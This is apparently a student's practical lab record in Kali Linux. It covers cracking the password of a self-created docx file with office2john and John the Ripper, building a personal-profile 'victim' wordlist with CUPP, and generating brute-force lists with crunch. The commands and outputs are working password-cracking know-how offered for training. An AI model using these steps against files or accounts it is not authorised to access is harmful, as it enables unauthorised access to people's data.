
Install LibreOffice and John Ripper tool from the terminal.



```
(kali㉿kali)-[~]
$ sudo apt install john
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
john is already the newest version (1.9.0-Jumbo-1+git20211102-0kali3+b1
).
john set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1133 not upgraded.

(kali㉿kali)-[~]
$ sudo apt install libreoffice
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ant ant-optimal coinor-libcbc3 coinor-libcgcli coinor-libclp1
  coinor-libcoinqmp1v5 coinor-libcoinqutils3v5 coinor-libbosiv5
  firebird3.0-server-core firebird3.0-utils fonts-crosextra-caladea
  fonts-crosextra-carlito fonts-dejavu fonts-linuxlibertine
  fonts-noto-core fonts-noto-extra fonts-noto-ui-core
  fonts-opensymbol fonts-sil-gentium fonts-sil-gentium-basic
  gstreamer1.0-plugins-ugly liba52-0.7.4 libabsl20220623 libabw-0.1-1
  libactivation-java libapache-pom-java libbase-java libbatik-java
  libbccmail-java libbcpkix-java libbcprov-java libbcutil-java
  libboost filesystem1.74.0 libboost-iostreams1.74.0
  libboost-locale1.74.0 libboost-thread1.74.0 libbox2d2 libbsh-java
  libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
  libc6-i386 libcdr-0.1-1 libclucene-contribs1v5 libclucene-core1v5
  libcolamd2 libcommons-collections3-jar libcommons-io-jar
  libcommons-logging-jar libcommons-parent-jar libe-book-0.1-1
  libehcache-jar libel-api-jar libeot0 libepubgen-0.1-1
  libetonyek-0.1-1 libexttextcat-2.0-0 libexttextcat-data
  libfbclient2 libflute-jar libfonts-jar libformula-jar
  libfreehand-0.1-1 libggmep11 libggmep11 libhsqldb1.8.0-jar
  libib-util libitext-jar libjaxp1.3-jar libjcommon-jar
  libjsp-api-jar liblangtag-common liblangtag1 liblayout-jar
  libibreoffice-jar libloader-jar libmail-jar libmhash2
  libmpeg2-4 libmspub-0.1-1 libmwaw-0.3-3 libmythes-1.2-0
  libnumbertext-1.0-0 libnumbertext-data libodfgen-0.1-1
  liborcus-0.17-0 liborcus-parser-0.17-0 libpagemaker-0.0-0
  libpentaho-reporting-flow-engine-jar libpixie-jar
  libpoppler-glib8 libpoppler123 libqxp-0.0-0 libraptor2-0 librasql3
  librdf0 libreoffice-base libreoffice-base-core
  libreoffice-base-drivers libreoffice-calc libreoffice-common
  libreoffice-core libreoffice-draw libreoffice-impress
  libreoffice-java-common libreoffice-math libreoffice-nlp solver
  libreoffice-report-builder libreoffice-report-builder-bin
  libreoffice-script-provider-bsh libreoffice-script-provider-js
  libreoffice-script-provider-python libreoffice-sdbc-firebird
  libreoffice-sdbc-hsqldb libreoffice-sdbc-mysql
  libreoffice-sdbc-postgresql libreoffice-style-colibre
  libreoffice-wiki-publisher libreoffice-writer librepository-jar
  librevenge-0.0-0 libsac-jar libserializer-jar libservlet-api-jar
  libservlet3.1-jar libsidplay1v5 libstaroffice-0.0-0
  libsuitesparseconfig5 libuno-cppu3 libuno-cppuhelpergcc3-3
  libuno-purpenvhelpergcc3-3 libuno-sal3 libuno-salhelpergcc3-3
  libunoloader-jar libvisio-0.1-1 libwebsocket-api-jar
  libwpd-0.10-10 libwpg-0.3-3 libwps-0.4-4 libx11-6 libx11-data
  libx11-xcb1 libxml-commons-external-jar libxml-jar
```

Explore John Ripper tool using man john command:



The screenshot shows a terminal window titled "kali@kali: ~". The command "man john" is entered at the prompt. The output is a manual page for the "john" command, which is a tool to find weak passwords. The page includes sections for NAME, SYNOPSIS, DESCRIPTION, and USAGE, along with examples and notes about the tool's behavior.

```
(kali㉿kali)-[~]
$ man john
```

JOHN(8) System Manager's Manual **JOHN(8)**

NAME john - a tool to find weak passwords of your users

SYNOPSIS **john** [options] password-files

DESCRIPTION This manual page documents briefly the **john** command. This manual page was written for the Debian GNU/Linux distribution because the original program does not have a manual page. **john**, better known as John the Ripper, is a tool to find weak passwords of users in a server. John can use a dictionary or some search pattern as well as a password file to check for passwords. John supports different cracking modes and understands many ciphertext formats, like several DES variants, MD5 and blowfish. It can also be used to extract AFS and Windows NT passwords.

USAGE To use John, you just need to supply it a password file and the desired options. If no mode is specified, john will try "single" first, then "wordlist" and finally "incremental".

Once John finds a password, it will be printed to the terminal and saved into a file called `~/john/john.pot`. John will read this file when it restarts so it doesn't try to crack already done passwords.

To see the cracked passwords, use

```
john -show passwd
```

Important: do this under the same directory where the password was cracked (when using the cronjob, `/var/lib/john`), otherwise it won't work.

While cracking, you can press any key for status, or Ctrl+C to abort the session, saving point information to a file (`~/john/john.rec` by default). By the way, if you press Ctrl+C twice John will abort immediately without saving. The point information is also saved every 10 minutes (configurable in the configuration file, `~/john/john.ini` or `~/john/john.conf`) in case of a crash.

To continue an interrupted session, run:

```
john -restore
```

Manual page john(8) line 1 (press h for help or q to quit)

Now,

Create & save a docx file in a password encrypted format.

In the terminal, give the path of office2john.py file from john folder & also paste path of the path of the docx folder which you have created and give the access by creating any text file using the below command (eg. crack.txt).

```
└─(kali㉿kali)-[~]
$ /usr/share/john/office2john.py /home/kali/Desktop/Target1.docx > crack.txt
```

```
└─(kali㉿kali)-[~]
$ cat crack.txt
Target1.docx:$office$*2007*20*128*16*4bc0d0654a9105250795196f52c24581*ab522eb4b5c0c312
2178f6ffff6c4ea1*ec3057270c0174a525b7985edc26ae53fddd0125
```

Using the help command, we will get a command for cracking the password of the docx file.

```
kali@kali: ~
File Actions Edit View Help

└─(kali㉿kali)-[~]
$ john -h
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux
-gnu 64-bit x86_64 AVX AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help          Print usage summary
--single[=SECTION[, .. ]]    "Single crack" mode, using default or named rules
--single=:rule[, .. ]        Same, using "immediate" rule(s)
--single-seed=WORD[,WORD]    Add static seed word(s) for all salts in single mode
--single-wordlist=FILE      *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE     Wordlist with seeds per username (user:password[s]
                           format)
--single-pair-max=N        Override max. number of word pairs generated (6)
--no-single-pair           Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin   Wordlist mode, read words from FILE or stdin
                           --pipe like --stdin, but bulk reads, and allows rules
--rules[=SECTION[, .. ]]   Enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[; .. ]        Same, using "immediate" rule(s)
--rules-stack=SECTION[, .. ] Stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules-stack=:rule[; .. ]   Same, using "immediate" rule(s)
--rules-skip-nop           Skip any NOP ":" rules (you already ran w/o rules)
```

Crack the password using the length command.

Here, we got the password which we cracked.

```
(kali㉿kali)-[~]
$ john crack.txt --length=4
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 AVX 4x / SHA512 128/128 A
VX 2x AES])
Cost 1 (MS Office version) is 2007 for all loaded hashes
Cost 2 (iteration count) is 50000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single, lengths:4-4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 16 needed for perfor
mance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, lengths: 4-4
1234      (Target1.docx)
1g 0:00:00:00 DONE 2/3 (2022-10-28 02:12) 16.66g/s 1216p/s 1216c/s 1216C/s 1234..mark
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


PRACTICAL NO 10

Wordlists, Brute Force Wordlists

10.a) WORDLISTS:

The image shows two screenshots. The top screenshot is a GitHub page for the repository 'Mebus / cupp' (Public). It displays the repository's code, issues (28), pull requests (13), actions, projects, security, and insights. On the right side, there is an 'About' section for 'Common User Passwords Profiler (CUPP)' with tags like 'password', 'wordlist', 'password-strength', 'weak-passwords', 'dictionary-attack', and 'wordlist-generator'. Below the 'About' section are links for 'Readme', 'GPL-3.0 license', '3.1k stars', '212 watching', and '1k forks'. The bottom screenshot is a terminal window titled 'kali@kali: ~/Desktop'. It shows the command '\$ git clone https://github.com/Mebus/cupp.git' being run, followed by the output of the cloning process, which includes object enumeration, receiving objects, and resolving deltas.

```
kali@kali: ~/Desktop
File Actions Edit View Help
[(kali㉿kali)-[~]]
$ cd Desktop
[(kali㉿kali)-[~/Desktop]]
$ git clone https://github.com/Mebus/cupp.git
Cloning into 'cupp' ...
remote: Enumerating objects: 237, done.
remote: Total 237 (delta 0), reused 0 (delta 0), pack-reused 237
Receiving objects: 100% (237/237), 2.14 MiB | 6.55 MiB/s, done.
Resolving deltas: 100% (125/125), done.
[(kali㉿kali)-[~/Desktop]]
```

```
kali㉿kali: ~/Desktop/cupp
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ cd cupp
(kali㉿kali)-[~/Desktop/cupp]
$ ls
CHANGELOG.md cupp.cfg cupp.py LICENSE README.md screenshots test_cupp.py
(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py
cupp.py!      # Common
             # User
             # Passwords
             # Profiler
{oo}          [ Muris Kurgas | jørgan@remote-exploit.org ]
(____)        [ Mebus | https://github.com/Mebus/]
||--|| *
usage: cupp.py [-h] [-i] [-w FILENAME] [-l] [-a] [-v] [-q]

Common User Passwords Profiler

options:
-h, --help            show this help message and exit
-i, --interactive     Interactive questions for user password profiling
-w FILENAME           Use this option to improve existing dictionary, or WyD.pl
                      output to make some pwnsause
-l                   Parse default usernames and passwords directly from
                      repository
-a                   Parse default usernames and passwords directly from
                      Alecto DB. Project Alecto uses purified databases of
                      Phenoelit and CIRT which were merged and enhanced
-v, --version          Show the version of this program
-q, --quiet            Quiet mode (don't print banner)

(kali㉿kali)-[~/Desktop/cupp]
$
```

```
kali㉿kali: ~/Desktop/cupp
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py -i
cupp.py!      # Common
             # User
             # Passwords
             # Profiler
{oo}          [ Muris Kurgas | jørgan@remote-exploit.org ]
(____)        [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: sneha
> Surname: raccha
> Nickname: sneha
> Birthdate (DDMMYYYY): 01022000


> Partners) name: nikita
> Partners) nickname: nikku
> Partners) birthdate (DDMMYYYY): 03022001

> Child's name: shobha
> Child's nickname: amma
> Child's birthdate (DDMMYYYY): 04061991

> Pet's name: vithal
> Company name: racchafamily

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces
will be removed: tamil, criminal, crime, hack, ca, accountant, commerce, sonali,
mansi, sanjana
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to sneha.txt, counting 59700 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with sneha.txt and shoot! Good luck!
```



```
[(kali㉿kali)-[~/Desktop/cupp]
$ leafpad
Command 'leafpad' not found, but can be installed with:
sudo apt install leafpad
Do you want to install it? (N/y)y
sudo apt install leafpad
[sudo] password for kali:
Reading package lists ... 0%
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Suggested packages:
  evince-gtk
The following NEW packages will be installed:
  leafpad
0 upgraded, 1 newly installed, 0 to remove and 1232 not upgraded.
Need to get 90.9 kB of archives.
After this operation, 465 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 leafpad amd64 0.8.18.1-5
[90.9 kB]
Fetched 90.9 kB in 1s (101 kB/s)
Selecting previously unselected package leafpad.
(Reading database ... 349252 files and directories currently installed.)
Preparing to unpack .../leafpad_0.8.18.1-5_amd64.deb ...
Unpacking leafpad (0.8.18.1-5) ...
Setting up leafpad (0.8.18.1-5) ...
update-alternatives: using /usr/bin/leafpad to provide /usr/bin/gnome-text-editor
(gnome-text-editor) in auto mode
Processing triggers for kali-menu (2022.3.1) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for mailcap (3.70+nmu1) ...

[(kali㉿kali)-[~/Desktop/cupp]
$ ]
```

File Edit Search Options Help

```
password
priyankakdam
12354546436
shrutirai
2022
jyotipandey
swaraj & sameer
wefuogvduvbdwvvvve
lecture finish bye bye tata.
```

```
[(kali㉿kali)-[~/Desktop/cupp]]$ ./cupp.py -w /home/kali/Desktop/pass.txt
[+] Now loading wordlist... [+] Now making a dictionary...
[+] Saving dictionary to /home/kali/Desktop/pass.txt.cupp.txt, counting 12919 words.
[*] Hyperspeed Print? (Y/n) : N
[+] Now load your pistolero with /home/kali/Desktop/pass.txt.cupp.txt and shoot!
Good luck!
```

File Edit Search Options Help


```
finish677
finish678
finish679
finish68
finish680
finish681
finish682
finish683
finish684
finish685
finish686
finish687
finish688
finish689
finish69
finish690
finish691
finish692
finish693
finish694
finish695
finish696
finish697
finish698
finish699
```

```
(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py -l
cupp.py!          # Common
\              # User
\              # Passwords
\              # Profiler
(oo)           * [ Muris Kurgas | j0rgan@remote-exploit.org ]
(||--||)        [ Mebus | https://github.com/Mebus/]

Choose the section you want to download:
1   Moby          14   french      27   places
2   afrikaans    15   german      28   polish
3   american     16   hindi       29   random
4   aussie        17   hungarian   30   religion
5   chinese       18   italian     31   russian
6   computer      19   japanese    32   science
7   croatian     20   latin       33   spanish
8   czech         21   literature  34   swahili
9   danish        22   movieTV    35   swedish
10  databases     23   music       36   turkish
11  dictionaries  24   names      37   yiddish
12  dutch         25   net        38   exit program
13  finnish       26   norwegian

Files will be downloaded from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/ repository
Tip: After downloading wordlist, you can improve it with -w option

> Enter number: 22
[*] Downloading dictionaries/movieTV/Movies.gz from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/movieTV/Movies.gz ...
[*] Downloading dictionaries/movieTV/Python.gz from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/movieTV/Python.gz ...
[*] Downloading dictionaries/movieTV/Trek.gz from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/movieTV/Trek.gz ...
[*] files saved to dictionaries/movieTV/
[kali㉿kali)-[~/Desktop/cupp]
```



```
File Edit Search Options Help
calir
calita
calithness
calixe
callam
callan
callander
callas
callaway
calle
called
calleia
callejo
callela
callendar
callender
calles
callet
calleta
calley
callie
calling
callistratus
```

```
(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py -v

cupp.py!
  \ 
    \ {oo}____) *
      (____) || * [ Muris Kurgas | j0rgan@remote-exploit.org ]
      ||--|| * [ Mebus | https://github.com/Mebus/]

object selected (97.0 kB)

[ cupp.py ] 3.3.0

* Hacked up by j0rgan - j0rgan@remote-exploit.org
* http://www.remote-exploit.org

Take a look ./README.md file for more info about the program

(kali㉿kali)-[~/Desktop/cupp]
$
```

Brute Force Wordlists

```
[root@kali: /home/kali]
File Actions Edit View Help
[(kali㉿kali)-[~]]
$ sudo su
[sudo] password for kali:

[(root㉿kali)-[/home/kali]]
# crunch --h
crunch version 3.6

Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.

[(root㉿kali)-[/home/kali]]
# crunch 2 3 mywordlist1.txt
Crunch will now generate the following amount of data: 11564 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2940
mm
my
mw
mo
mr
md
ml
mi
ms
mt
m1
m.
me
mx
ym
yy
yw
z
```